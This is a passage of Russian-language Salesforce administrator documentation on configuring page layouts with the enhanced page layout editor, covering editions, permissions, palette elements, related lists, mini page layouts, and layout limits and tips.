В версиях Personal Edition, Contact Manager, Group Edition и Professional Edition для всех пользователей отображается одинаковый макет. Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют создавать разные макеты страниц для разных профилей и типов записей, а также настраивать параметры безопасности поля, чтобы дополнительно ограничивать доступ пользователей к определенным полям.

Версии Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition и Developer Edition позволяют настраивать макеты мини-страниц и связанные объекты, которые отображаются на вкладке «Консоль».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Макеты страниц доступны в версиях: **все** версии.

Создание и удаление макетов страниц доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления макетов страниц:

- «Настройка приложения»

Редактирование макетов страниц для стандартных объектов

Пользователи могут изменять внешний вид макетов страниц для стандартных объектов Salesforce.

Редактирование макетов страниц для настраиваемых и внешних объектов

Пользователи могут изменять внешний вид макетов страниц для настраиваемых и внешних объектов.

Настройка макетов страниц с помощью расширенного редактора макетов страниц

Расширенный редактор макетов страниц — это инструмент WYSIWYG, позволяющий настраивать макеты организации для страниц просмотра и редактирования сведений в системе Salesforce, на портале самообслуживания и клиентском портале Salesforce. Расширенный редактор макетов страниц имеет все функции исходного редактора, а также дополнительные функции и удобный интерфейс.

Настройка макетов страниц вкладок Salesforce Classic

При необходимости вкладка «Начальная страница» в Salesforce Classic может быть дополнена такими компонентами, как ссылки на боковые панели, логотип компании, снимок панели мониторинга или созданные пользователем настраиваемые компоненты. Снимок панели мониторинга — это вырезка верхней строки компонентов панели мониторинга. Подобно другим вкладкам, разные макеты начальной страницы могут быть назначены разным пользователям на основе их профилей.

Назначение макетов страниц

Назначение макетов страниц на странице «Макеты страниц» или «Типы записей» раздела «Настроить»

Редактирование многострочных макетов продуктов возможности

Создание макетов страниц для настраиваемых объектов

Алгоритм работы макетов страниц в приложении Salesforce1

Рекомендуем использовать расширенный редактор макетов страниц для настройки макета страниц сведений о записях объекта, изменения действий, а также выбора полей и связанных списков, которые должны отображаться в приложении Salesforce1.

Макеты страниц в Lightning Experience

Настройка макетов страниц в Salesforce Classic влияет на содержимое страниц записей объекта в Lightning Experience. Тем не менее, при использовании Lightning Experience элементы страниц отображаются иначе или вовсе не поддерживаются.

Советы по оптимизации макетов страниц в Salesforce1

Ниже перечислены некоторые советы и рекомендации по адаптации текущих макетов страниц для мобильных устройств.

Управление мобильными картами в расширенном редакторе макетов страниц

Добавьте развернутые поиски, компоненты и страницы Visualforce в раздел «Мобильные карты» макета страницы для их отображения в качестве мобильных карт в приложении Salesforce1.

Настройка связанных списков

Можно настроить кнопки, отображаемые столбцы, порядок следования столбцов и порядок сортировки записей связанных списков на страницах сведений о записях в системе Salesforce и клиентском портале Salesforce.

Настройка кнопок страницы сведений

Настройка макетов страниц с помощью исходного редактора макетов страниц

СМ. ТАКЖЕ:

Управление доступом пользователей к полям

Редактирование макетов страниц для стандартных объектов

Пользователи могут изменять внешний вид макетов страниц для стандартных объектов Salesforce.

Откройте страницу «Макеты страниц» посредством параметров управления для соответствующего объекта.

Чтобы настроить макет страницы стандартного объекта при использовании расширенного редактора макетов страниц, включенного по умолчанию, щелкните **«Редактировать макет»** на странице сведений об объекте.

СМ. ТАКЖЕ:

- Макеты страниц
- Управление доступом пользователей к полям
- Настройка макетов страниц с помощью исходного редактора макетов страниц
- Настройка макетов страниц с помощью расширенного редактора макетов страниц

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:
- Настройка приложения

Для просмотра макетов страниц:
- Просмотр настройки и конфигурации

Редактирование макетов страниц для настраиваемых и внешних объектов

Пользователи могут изменять внешний вид макетов страниц для настраиваемых и внешних объектов.

1. С помощью параметров управления для объекта, макет страницы которого вы собираетесь изменить, перейдите к пункту «Макеты страниц».
2. Выполните одно из указанных ниже действий.
   a. При наличии полномочия «Настройка приложения» откройте макет страницы, который нужно настроить для изменения.
   b. Если есть полномочие «Просмотр настройки и конфигурации», щелкните макет страницы, который нужно просмотреть.

СМ. ТАКЖЕ:

- Макеты страниц
- Управление доступом пользователей к полям
- Настройка макетов страниц с помощью исходного редактора макетов страниц
- Настройка макетов страниц с помощью расширенного редактора макетов страниц
- Поиск по параметрам управления объектами

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:
- Настройка приложения

Для просмотра макетов страниц:
- Просмотр настройки и конфигурации

Настройка макетов страниц с помощью расширенного редактора макетов страниц

Расширенный редактор макетов страниц — это инструмент WYSIWYG, позволяющий настраивать макеты организации для страниц просмотра и редактирования сведений в системе Salesforce, на портале самообслуживания и клиентском портале Salesforce. Расширенный редактор макетов страниц имеет все функции исходного редактора, а также дополнительные функции и удобный интерфейс.

Расширенный редактор макетов страниц содержит две области: палитра в верхней части экрана и макет страницы — в нижней. Палитра содержит элементы пользовательского интерфейса, которые можно добавлять в макет страницы, например поля, действия, кнопки, ссылки и связанные списки.

Ниже перечислены рекомендации по использованию расширенного редактора макетов страниц.

- Чтобы выбрать несколько отдельных элементов, воспользуйтесь комбинацией CTRL+щелчок. Чтобы выбрать группу элементов, воспользуйтесь комбинацией SHIFT+щелчок.
- Чтобы изменить свойства элемента в макете страницы, дважды щелкните нужный элемент или значок гаечного ключа ( ) напротив этого элемента. Свойства элементов не могут быть изменены на палитре.
- Чтобы присвоить полю статус обязательного или доступного только для чтения, дважды щелкните нужное поле в макете страницы и установите соответствующий флажок.
- Чтобы открыть другой макет объекта, использующего несколько макетов страниц, щелкните имя нужного макета страницы в верхней части страницы и выберите другой макет.
- Чтобы изменить имя макета страницы, добавьте личные и общедоступные теги (при их наличии). Чтобы добавить флажки стандартных объектов в макет страницы, щелкните **«Свойства макета»**.

  Прим.: Версия Professional Edition системы Salesforce не поддерживает переименование макета страницы.

- Версии Unlimited Edition, Performance Edition и Developer Edition позволяют выбрать профиль и увидеть, как страницы будут выглядеть для пользователей. Большинство столбцов связанных списков отображаются без данных.
- Чтобы настроить инструменты и компоненты, которые отображаются пользователям в ленте записи, щелкните ссылку **«Представление ленты»** в макете страницы на основе ленты.
- Чтобы выбрать поля, которые должны отображаться на странице сведений о записи, и изменить порядок их отображения, щелкните **«Редактировать многострочный макет»**.
- Макет мини-страницы определяет, какие всплывающие сведения отображаются при наведении курсора мыши на поле на странице сведений об объекте, в консоли Live Agent или в разделе «Недавние элементы» на боковой панели Salesforce Classic. Чтобы настроить поля в макете мини-страницы, щелкните **«Макет мини-страницы»** вверху палитры инструментов.
- Завершив настройку макета страницы, сохраните его. Закрыв макет страницы не сохранив его, вы потеряете внесенные изменения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:
- Настройка приложения

Для просмотра макетов страниц:
- Просмотр настройки и конфигурации

Элементы пользовательского интерфейса расширенного редактора макетов страниц

Рекомендации по использованию расширенного редактора макетов страниц

Советы по работе с макетами страниц

Ниже перечислены советы по поддержке оптимальной структуры макетов страниц.

Рекомендации по макетам страниц

Держите эти рекомендации в уме при работе с макетами в расширенном редакторе макетов страниц.

СМ. ТАКЖЕ:

Рекомендации по использованию расширенного редактора макетов страниц

Настройка связанных списков

Общие сведения о макетах на основе ленты

Макеты страниц

Элементы пользовательского интерфейса расширенного редактора макетов страниц

Данный список описывает элементы пользовательского интерфейса расширенного редактора макетов страниц и способы их использования. Чтобы добавить элементы, перетащите их мышью из палитры в макет. Места, в которые можно перетащить элементы, выделены зеленым цветом. Чтобы удалить элементы, перетащите их мышью из макета обратно в палитру.

Совет: Прежде чем редактировать макет страницы, рекомендуем создать соответствующие кнопки, настраиваемые ссылки, поля, настраиваемые элементы S-Control и страницы Visualforce.

Действия

Мобильные интеллектуальные действия отображаются как один элемент действия в редакторе макетов страниц. Но на панели действий и в меню действий приложения Salesforce1 они отображаются как отдельные действия создания. Данные отдельные действия позволяют пользователям создавать записи прямо на панели действий. Действия создания, добавленные в набор мобильных интеллектуальных действий, определяются используемым объектом макета страницы.

Прим.: Удаление действия инициирует его удаление со всех макетов, которым оно назначено.

Активы Wave Analytics

Пользователь может добавлять и перемещать панель мониторинга Wave Analytics в любой раздел макета страницы, кроме раздела «Мобильные карты».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:

- «Настройка приложения»

Для просмотра макетов страниц:

- Просмотр настройки и конфигурации

При выборе элемента «Панель мониторинга Wave Analytics» рекомендуем использовать функцию соотнесения полей для соотнесения полей данных на панели мониторинга с полями объекта с целью отображения на панели мониторинга только тех данных, которые являются релевантными к просматриваемой записи. При необходимости укажите поля из нескольких наборов данных. Определите каждый набор данных по системному имени, указанному на странице редактирования набора данных. Определите поля данных по строке и укажите в качестве значений имена полей из объекта Salesforce или конкретные значения. Соотнесение полей JSON использует формат ниже.

```
{
    "dataset1_system_name": {
        "row_name": ["$field_name"],
        "row_name": ["$field_name"]
    },
    "dataset2_system_name": {
        "row_name": ["$field_name"],
        "row_name": ["$field_name"]
```

```
    }
}
```

Например, если панель мониторинга отображает данные из набора данных по имени Service и использует измерения Account и Industry, то соотнесение полей будет выглядеть следующим образом:

```
{
    "service": {
        "account": ["$Name"],
        "industry": ["$Industry"]
    }
}
```

Пробелы

Пользователь может добавлять и перемещать пробелы в любом разделе макета страницы, кроме раздела «Мобильные карты». Пробелы позволяют выравнивать и разделять элементы страницы.

Прим.: Если исходный редактор макетов страниц используется для просмотра макета страницы, созданного посредством расширенного редактора, то исходный редактор отображает любые добавленные пробелы. Исходный редактор макетов страниц не позволяет добавлять или перемещать пробелы, но позволяет удалять их путем перетаскивания в правое поле.

Пробелы не поддерживаются в Lightning Experience.

Кнопки

Макеты страниц позволяют определять стандартные и настраиваемые кнопки, доступные для отображения, а также порядок отображения настраиваемых кнопок. Порядок отображения стандартных кнопок не может быть изменен.

Стандартные и настраиваемые кнопки доступны как действия в приложениях Salesforce1 и Lightning Experience.

Приложения холста

Категория «Приложения холста» отображается на палитре только в том случае, если приложению холста задано отображение на странице Visualforce при его создании в системе Salesforce.

- Приложение холста, добавленное в любой раздел, кроме раздела «Мобильные карты», отображается на макете страницы в полной версии системы Salesforce или на странице сведений о записи в приложении Salesforce1.
- Приложение холста, добавленное в раздел «Мобильные карты», отображается как карта на странице связанных сведений записи в приложении Salesforce1.

Компоненты

Компонент, добавленный в раздел «Мобильные карты» макета страницы, отображается как карта на странице связанных сведений записи в приложении Salesforce1. Компоненты поддерживаются только разделом «Мобильные карты» любого макета страницы и отображаются только в приложении Salesforce1.

При использовании организаций, созданных после выпуска Spring'14, компонент Twitter добавляется по умолчанию в раздел «Мобильные карты» макетов страниц для соответствующих объектов.

Прим.: Компонент Twitter может быть добавлен в макет страницы только после включения функции «Социальные организации и контакты».

Карта Twitter, которую вы видите на страницах записей организаций, контактов и интересов в приложении Lightning Experience, не совпадает с той, которая является компонентом Twitter, доступным в виде мобильной карты в редакторе макетов страниц. Карта Twitter в приложении Lightning Experience является компонентом Lightning. Чтобы эта карта отображалась, у вас должна работать функция «Социальные организации и контакты».

Развернутые поиски

Категория «Развернутые поиски» для расширенного редактора макетов страниц содержит поля со взаимосвязями «Поиск». При добавлении в раздел макета «Мобильные карты» данные поля отображаются как карты связанного поиска на странице связанных сведений записи в приложении Salesforce1. Макет страницы может содержать не более 20 развернутых поисков.

Категория «Развернутые поиски» содержит только поля, связанные посредством взаимосвязи «Поиск» с объектами, которые поддерживают компактные макеты.

Развернутые поиски не поддерживаются в Lightning Experience.

Поля

Поле может отображать один значок или несколько значков из приведенных ниже.

- : поле должно содержать значение для сохранения записи, но является необязательным в макете страницы.
- : поле должно быть добавлено в макет страницы, так как является универсальным обязательным или требуется системой Salesforce автоматически. Подобные поля нельзя удалить, но можно переместить в другие области.
- : поле является управляющим.
- : поле является зависимым.
- : поле доступно только для чтения.

Чтобы назначить полю статус обязательного и доступного только для чтения, выберите нужное поле и щелкните значок ( ) в любом выбранном поле.

- Свойства некоторых стандартных полей не могут быть изменены. Настраиваемые поля, которые не являются универсальными обязательными, могут быть изменены.
- Поля, доступные только для чтения, могут быть изменены администраторами и пользователями с полномочием «Редактирование полей только для чтения».
- Если полю раскрывающегося списка назначается статус доступного только для чтения, то все новые записи будут содержать стандартное значение данного раскрывающегося списка.
- Поля автонумерации доступны только для чтения.
- Если полю возможности «Вероятность» назначается статус доступного только для чтения, то значение поля «Вероятность» будет автоматически обновляться при изменении значения поля «Этап» в записи возможности.

Ниже перечислены особенности работы с полями.

- В версиях Personal Edition, Contact Manager и Group Edition макеты страниц определяют поля, доступные пользователям в связанных списках, списковых представлениях, отчетах, Connect Offline, шаблонах эл. почты, шаблонах стандартных писем, настраиваемых ссылках и при синхронизации данных. В версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition данный уровень доступа определяется параметрами безопасности поля. Данные параметры переопределяют любые свойства поля, заданные в макете страницы, если безопасность поля использует более строгие параметры, чем макет страницы.
- Пользователи могут импортировать значения в поле только при наличии полномочий на чтение и редактирование. Полномочия пользователей, назначения макетов страниц и параметры безопасности на уровне поля определяют доступ к полю.

Связанные списки

Макет страницы может содержать не более 100 связанных списков. Связанные списки могут располагаться в нижней части макета страницы. Чтобы переместить связанный список в макет страницы, перетащите манипулятор, расположенный над связанным списком.

Чтобы настроить связанный список, дважды щелкните манипулятор связанного списка или значок гаечного ключа ( ) внутри манипулятора. Чтобы выполнить указанные ниже действия, воспользуйтесь свойствами связанного списка.

- Выберите поля, которые должны отображаться в виде столбцов связанного списка, порядок их отображения и порядок сортировки записей связанного списка. Версии Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition позволяют применять сведения о столбце к другим макетам страниц того же типа объекта.
- Выберите стандартные и настраиваемые кнопки, которые должны отображаться в связанном списке.

Ниже перечислены рекомендации по работе со связанными списками в макетах страниц.

- Кнопка **«Просмотреть все»** отображает не более 2 000 элементов связанного списка.
- Некоторые связанные списки недоступны для настройки, так как ссылаются на данные, но не хранят их. Система Salesforce определяет связанные списки, которые не могут быть настроены в макете страницы.
- Связанные списки не могут быть добавлены в макеты страниц для объекта «Пользователь».
- При необходимости включите всплывающие ссылки связанного списка, позволяющие отображать ссылки для каждого связанного списка вверху страниц сведений о записях. При наведении указателя мыши на всплывающую ссылку отображается соответствующий связанный список в интерактивной области наложения, поддерживающей быстрый просмотр и управление элементами связанного списка. Кроме того, данный тип ссылок поддерживает быстрый переход к содержимому связанного списка без прокрутки страницы вниз.
- Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют настраивать связанные списки, которые должны быть доступны для личного пользования. Администраторы могут перезаписывать данные пользовательские настройки и применять конфигурацию связанного списка ко всем пользователям даже после настройки параметров их отображения. Чтобы перезаписать пользовательские настройки связанного списка, щелкните **«Да»** во всплывающем окне «Перезаписать настроенные связанные списки пользователей», отображающемся при сохранении макета страницы после перемещения или добавления связанного списка.
- Связанные списки отображаются на странице связанных сведений записи в приложении Salesforce1.

Настраиваемые элементы S-Control

Макет страницы может содержать не более 20 элементов S-Control.

Чтобы изменить свойства элемента S-Control, дважды щелкните нужный элемент S-Control или значок гаечного ключа ( ) и настройте атрибуты ниже.

- «Ширина»: размер по горизонтали в пикселах или процентах.
- «Высота»: размер по вертикали в пикселах.
- «Показать полосы прокрутки»: определяет необходимость отображения полос прокрутки во фрейме iFrame, содержащем элемент S-Control.
- «Показать метку»: определяет необходимость отображения поля «Метка» настраиваемого элемента S-Control в макете страницы. Чтобы расширить область отображения элемента S-Control, удалите метку.

Элементы S-Control не поддерживаются в Lightning Experience.

Разделы

Пользователь может добавлять и перемещать разделы в любой области над связанными списками макета страницы. Добавляемые разделы могут содержать поля, элементы S-Control и пробелы. Кроме того, каждый макет страницы содержит стандартный раздел, который может отображать только настраиваемые ссылки и пробелы. Раздел настраиваемых ссылок можно изменить, но нельзя удалить со страницы.

Элемент пользовательского интерфейса «Раздел» отображается вторым на палитре при выборе категории «Поля» или «Настраиваемые элементы S-Control».

Чтобы изменить атрибуты раздела, дважды щелкните нужный раздел или соответствующий значок гаечного ключа ( ). Ниже перечислены доступные действия.

- Введите имя для раздела. Имена некоторых стандартных разделов страницы не могут быть изменены.
- Укажите количество столбцов в разделе (один или два).
- Укажите порядок перехода пользователей между элементами данного раздела.
- Укажите необходимость отображения заголовка раздела на страницах просмотра и редактирования сведений.

Теги

Если теги разрешены в вашей организации, нажмите кнопку **«Свойства макета»** и установите соответствующие флажки, чтобы указать, какие теги (личные и общедоступные) должны быть включены в раздел верхнего колонтитула макета страницы. Теги могут быть присвоены записи только при наличии личных или общедоступных тегов в разделе верхнего колонтитула. Кроме того, положение личных и общедоступных тегов в верхнем колонтитуле не может быть изменено.

Теги не поддерживаются в Lightning Experience.

Страницы Visualforce

Страницы Visualforce можно добавлять только в те разделы макета страницы, которые зарезервированы для настраиваемых ссылок и связанных списков. Макет страницы может содержать не более 20 страниц Visualforce.

Страница Visualforce может быть добавлена в макет страницы только в том случае, если стандартному контроллеру страницы Visualforce назначается объект, для которого создается макет страницы. Если страница Visualforce не содержит стандартного контроллера, назначенного данному объекту, то категория «Страницы Visualforce» не отображается в палитре.

В Salesforce1 отображаются только страницы Visualforce, отмеченные флажком Доступно для мобильных приложений Salesforce и страниц Lightning.

Элементы страниц Visualforce, предназначенных для мобильных устройств, немного отличаются от своих прототипов по цвету. Чтобы определить, поддерживает ли страница Visualforce мобильные устройства, наведите указатель мыши на нужный элемент страницы Visualforce в палитре.

СМ. ТАКЖЕ:

Рекомендации по использованию расширенного редактора макетов страниц

Настройка макетов страниц с помощью расширенного редактора макетов страниц

Рекомендации по использованию расширенного редактора макетов страниц

- Элементы, добавленные в макет страницы, продолжают отображаться на палитре, но неактивны. При выборе неактивного элемента на палитре система Salesforce выделяет данный элемент в макете страницы.
- Удаление поля из макета страницы не инициирует его удаления из компактного макета объекта. Оба типа макетов являются независимыми.
- Если организация использует исходный редактор макетов страниц, то страница сведений о макете страницы может быть просмотрена путем выбора имени нужного макета. Расширенный редактор макетов страниц всегда отображает все функции страницы сведений, поэтому сама страница не может быть просмотрена. При наличии полномочия «Просмотр настройки и конфигурации» система Salesforce отображает версию расширенного редактора макетов страниц, доступную только для чтения.

  Прим.: Данная версия макета страниц не позволяет отображать тип и длину поля во всплывающих сведениях.

- Категории «Настраиваемые ссылки», «Настраиваемые элементы S-Control» и «Страницы Visualforce» отображаются на палитре, если данные типы элементов заданы для объекта, соответствующего макету страницы. При создании настраиваемой ссылки для объекта ссылка добавляется в раздел «Настраиваемые ссылки» макета страницы данного объекта. При использовании локализованных организаций Salesforce заголовок раздела «Настраиваемые ссылки» не переводится с английского языка автоматически для объектов «Территория» и «Модель территории», но может быть отредактирован пользователями.
- Категория «Приложения холста» отображается на палитре, если как минимум одному приложению холста задано отображение на странице Visualforce.
- Категория «Компоненты» отображается на палитре только в том случае, если доступные компоненты поддерживаются объектом, выбранным для определения макета страницы. Например, компонент Twitter поддерживается только макетами страниц организаций, контактов и интересов.
- В приведенной далее таблице перечислены стандартные объекты, которые содержат флажки, характерные для макетов страниц данного объекта. Чтобы настроить способ отображения кнопок-флажков в системе Salesforce, нажмите кнопку **«Свойства макета»** при настройке макета страницы. Чтобы разрешить системе Salesforce автоматический выбор флажка при открытии страницы редактирования, установите соответствующий флажок «Выбрать по умолчанию».

Объект	Кнопки-флажки
Организация	Флажок «При сохранении оценить данную организацию по правилам территории» отображает флажок «При сохранении оценить данную организацию по правилам территории» на страницах редактирования сведений об организациях. Если установлен флажок «Выбрать по умолчанию», то правила назначения территорий выполняются автоматически. Если установлены флажки «Показать на странице редактирования» и «Выбрать по умолчанию», то флажок «При сохранении оценить данную организацию по правилам территории» на странице редактирования сведений об организации может быть снят; в этом случае правила назначения территорий не выполняются.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:
- Настройка приложения

Для просмотра макетов страниц:
- Просмотр настройки и конфигурации

Обращение	– Флажок «Назначение обращения» отображает флажок «Назначить с помощью активных правил назначения» на страницах редактирования сведений об обращениях. Если установлен флажок «Выбрать по умолчанию», то правила назначения обращений выполняются автоматически. Если установлены флажки «Показать на странице редактирования» и «Выбрать по умолчанию», то флажок назначения устанавливается по умолчанию, но может быть снят пользователями для переопределения правила назначения. – Флажок «Электронное уведомление» отображает флажок «Отправить электронное уведомление контакту» на страницах редактирования сведений об обращениях.
Закрытие обращения	– Флажок «Раздел сведений о решении» отображает раздел сведений о решении на страницах редактирования сведений о закрытии обращения. – Флажок «Уведомить контакта» отображает флажок «Уведомить контакта» на страницах редактирования сведений о закрытии обращения.
Интерес	Флажок «Назначение интереса» отображает флажок «Назначить с помощью активного правила назначения» на страницах редактирования сведений об интересах. Если установлен флажок «Выбрать по умолчанию», то правила назначения интересов выполняются автоматически. Если установлены флажки «Показать на странице редактирования» и «Выбрать по умолчанию», то флажок назначения устанавливается по умолчанию, но может быть снят пользователями для переопределения правила назначения.
Организация-лицо	Флажок «При сохранении оценить данную организацию по правилам территории» отображает флажок «При сохранении оценить данную организацию по правилам территории» на страницах редактирования сведений об организациях-лицах. Если установлен флажок «Выбрать по умолчанию», то правила назначения территорий выполняются автоматически. Если установлены флажки «Показать на странице редактирования» и «Выбрать по умолчанию», то флажок «При сохранении оценить данную организацию по правилам территории» на странице редактирования сведений об организации может быть снят; в этом случае правила назначения территорий не выполняются.

Задача	Флажок «Электронное уведомление» отображает флажок «Отправить электронное уведомление» на страницах редактирования сведений о задачах. Прим.: Индивидуальный выбор стандартного состояния флажка переопределяет настройки на уровне организации.

СМ. ТАКЖЕ:

Элементы пользовательского интерфейса расширенного редактора макетов страниц

Настройка макетов страниц с помощью расширенного редактора макетов страниц

Советы по работе с макетами страниц

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Макеты страниц доступны в версиях: **все** версии.

Создание и удаление макетов страниц доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ниже перечислены советы по поддержке оптимальной структуры макетов страниц.

- Чтобы ограничить доступ пользователей к полям, воспользуйтесь средствами безопасности уровня поля. Чтобы организовать страницы сведений и редактирования на вкладке, пользуйтесь в основном макетами страниц. Данный алгоритм позволяет сократить количество обслуживаемых макетов страниц. Параметры безопасности поля переопределяют параметры доступности и доступности только для чтения, заданные для макета страницы, если безопасность поля использует более строгие параметры, чем макет страницы.
- Удалите ненужные поля.
- Минимизируйте количество обязательных полей.
- Объедините похожие поля в разделы.
- Определите правильную последовательность табуляции для каждого раздела.
- Проверьте макеты в режимах чтения и редактирования.
- Добавьте текст справки и описание в настраиваемые поля. Текст справки позволяет пояснить пользователям искомый тип данных.
- Чтобы создать уникальные макеты для разных записей в версии Professional Edition, Enterprise Edition, Performance Edition Unlimited Edition или Developer Edition, воспользуйтесь типами записей.
- Чтобы оптимизировать связанные списки, определите их общий порядок, способ сортировки записей и параметры отображения соответствующих столбцов и кнопок.
- Чтобы настроить макет профиля пользователя в приложении Salesforce1, рекомендуем создать или изменить макет в разделе «Профиль пользователя: макеты страниц».
- Если зависимый поиск располагается выше управляющего поля в макете страницы, рекомендуем назначить фильтру поиска статус дополнительного или изменить макет страницы. Отображение обязательного зависимого поиска выше управляющего поля в макете страницы может дезориентировать пользователей, которые обычно вводят данные начиная с верхней части страницы.
- Периодически система выполняет фоновый процесс, который позволяет очистить метаданные, связанные с удаленными настраиваемыми полями. Данный процесс влияет на поля «Дата последнего изменения» и «Последнее изменение сделано», используемые в макетах страниц, типах записей и настраиваемых объектах.
- Компания Salesforce рекомендует создавать не более 200 макетов страниц. Хотя предела нет, управлять макетами страниц может оказаться трудным, если их количество превышает 200.

Рекомендации по макетам страниц

Держите эти рекомендации в уме при работе с макетами в расширенном редакторе макетов страниц.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Макеты страниц доступны в версиях: **все** версии.

Создание и удаление макетов страниц доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Макеты страниц

- Версия Professional Edition системы Salesforce не поддерживает переименование макета страницы.
- Макет страницы может содержать не более 20 элементов S-Control, 20 страниц Visualforce, 20 развернутых поисков и 100 связанных списков. Поля и настраиваемые ссылки могут добавляться без ограничений. Вы можете добавить одну панель мониторинга Wave Analytics на один макет страницы.

  Прим.: Страница Visualforce может быть добавлена в макет страницы только один раз.

- Макеты страниц для объекта «Пользователь» содержат только настраиваемые поля, настраиваемые ссылки, элементы S-Control и страницы Visualforce. Макеты страниц для объекта «Пользователь» *не* содержат теги, связанные списки, настраиваемые кнопки и настройки стандартных полей. Кроме того, параметры безопасности поля доступны только для настраиваемых полей объекта «Пользователь». Независимо от действий, доступных в макете страницы пользователя, на странице профиля пользователя отображаются только стандартные действия Chatter («Сообщение», «Файл», «Ссылка», «Опрос» и «Благодарность»).
- Редактирование атрибутов доступно только при использовании макета страницы, установленного из управляемого приложения. Некоторые изменения, вносимые в управляемые макеты страниц (например, добавление компонентов), применяются при редактировании макета страницы, но не будут отображаться на странице сведений о записи.
- Изменения макета группы Chatter отображаются только в приложении Salesforce1. Изменения, внесенные в публикатор группы (действия и макет), отображаются в полной версии сайта Salesforce и приложении Salesforce1.

Связанные списки

- Связанный список может содержать не более 10 полей.
- В Lightning Experience отображаются только первые четыре поля связанного списка. Для просмотра остальных полей можно щелкнуть кнопку **Просмотреть все**.
- Нельзя переместить первое поле связанного списка, потому что оно является уникальным идентификатором для записи.
- Можно добавить настраиваемые поля типа области подробного текста к связанному списку. Однако нельзя добавить некоторые стандартные поля типа области подробного текста. Например, нельзя добавить поле описания на возможности к связанному списку.
- Стандартный порядок сортировки определяется типом записи. Раскрывающийся список «Сортировать по» недоступен для действий и продуктов возможности.
- Поля поиска недоступны для отображения в соответствующем связанном списке поиска. Например, поле поиска обращений в макете страницы организаций недоступно при редактировании связанного списка обращений.
- Связанный список «Журнал» невозможно настроить, поскольку он ссылается на данные, хранящиеся в другом месте.

Макеты мини-страницы

- Параметр **«Мини-представление консоли»** не может быть выбран для макета «Закрыть обращение» или макетов страниц «Зарегистрировать обращение» и «Просмотр обращений» на портале самообслуживания. Параметр **«Мини-представление консоли»** не может быть выбран для макетов страниц группы, работающей с возможностями.
- Свойства полей, используемые в макете страницы, определяют свойства полей, используемые в макете мини-страницы. Например, поле, доступное в макете страницы только для чтения, доступно в макете мини-страницы также только для чтения. Чтобы изменить свойства полей в макете мини-страницы, рекомендуем изменить свойства полей в макете страницы.
- Макеты мини-страниц не могут быть определены для макета «Закрыть обращение» или макетов страниц «Зарегистрировать обращение» и «Просмотр обращений» на портале самообслуживания. Макеты мини-страниц не могут быть определены для макетов страниц группы, работающей с возможностями.
- Макеты мини-страниц могут быть заданы для объекта «Пользователь», но не поддерживают добавление стандартных полей или связанных списков. Кроме того, настраиваемый макет мини-страницы не отображается на консоли агента.
- Переопределения для кнопок **«Правка»** и **«Просмотр»** объекта не оказывают влияния на кнопки **«Правка»** и **«Просмотр»** на макетах мини-страниц.
- Поля, отмеченные в макете страницы как Всегда отображено или Всегда в макете, автоматически добавляются в макет мини-страницы и могут быть удалены только после их удаления из макета страницы.

Настройка макетов страниц вкладок Salesforce Classic

При необходимости вкладка «Начальная страница» в Salesforce Classic может быть дополнена такими компонентами, как ссылки на боковые панели, логотип компании, снимок панели мониторинга или созданные пользователем настраиваемые компоненты. Снимок панели мониторинга — это вырезка верхней строки компонентов панели мониторинга. Подобно другим вкладкам, разные макеты начальной страницы могут быть назначены разным пользователям на основе их профилей.

При необходимости добавьте компоненты на боковую или основную панель. Кроме того, определите необходимость отображения настраиваемых компонентов боковой панели на вкладке «Начальная страница» или всех страницах Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра макетов начальной страницы:

- «Настройка приложения»

Для создания или изменения макетов начальной страницы:

- «Настройка приложения»

Создание настраиваемых компонентов начальной страницы

Использование пользовательских компонентов для настройки начальной страницы Salesforce Classic для пользователей. Добавляйте HTML, изображения, ссылки и другие элементы, чтобы увеличить производительность пользователей.

Создание макетов начальной страницы в Salesforce Classic

Прежде чем создать макеты начальной страницы, рекомендуем создать компоненты, которые должны отображаться на вкладке «Начальная страница». Можно разработать макеты на основании уникальных потребностей организации и пользователей.

Компоненты начальной страницы «Область Visualforce»

Компоненты начальной страницы типа «Область Visualforce» позволяют добавлять динамическое содержимое на начальную страницу. Например, пользователи могут просматривать диаграммы одновременно с интерфейсом отчетов и панели мониторинга REST API или добавлять приложение холста на начальную страницу.

Советы и рекомендации для компонентов начальной страницы

Учитывайте эти рекомендации при создании настраиваемых компонентов, отображаемых на вкладке «Начальная страница» Salesforce Classic.

Назначение макетов вкладки «Начальная страница» профилям

Макеты начальной страницы доступны пользователям только после их назначения профилю пользователя.

Создание настраиваемых компонентов начальной страницы

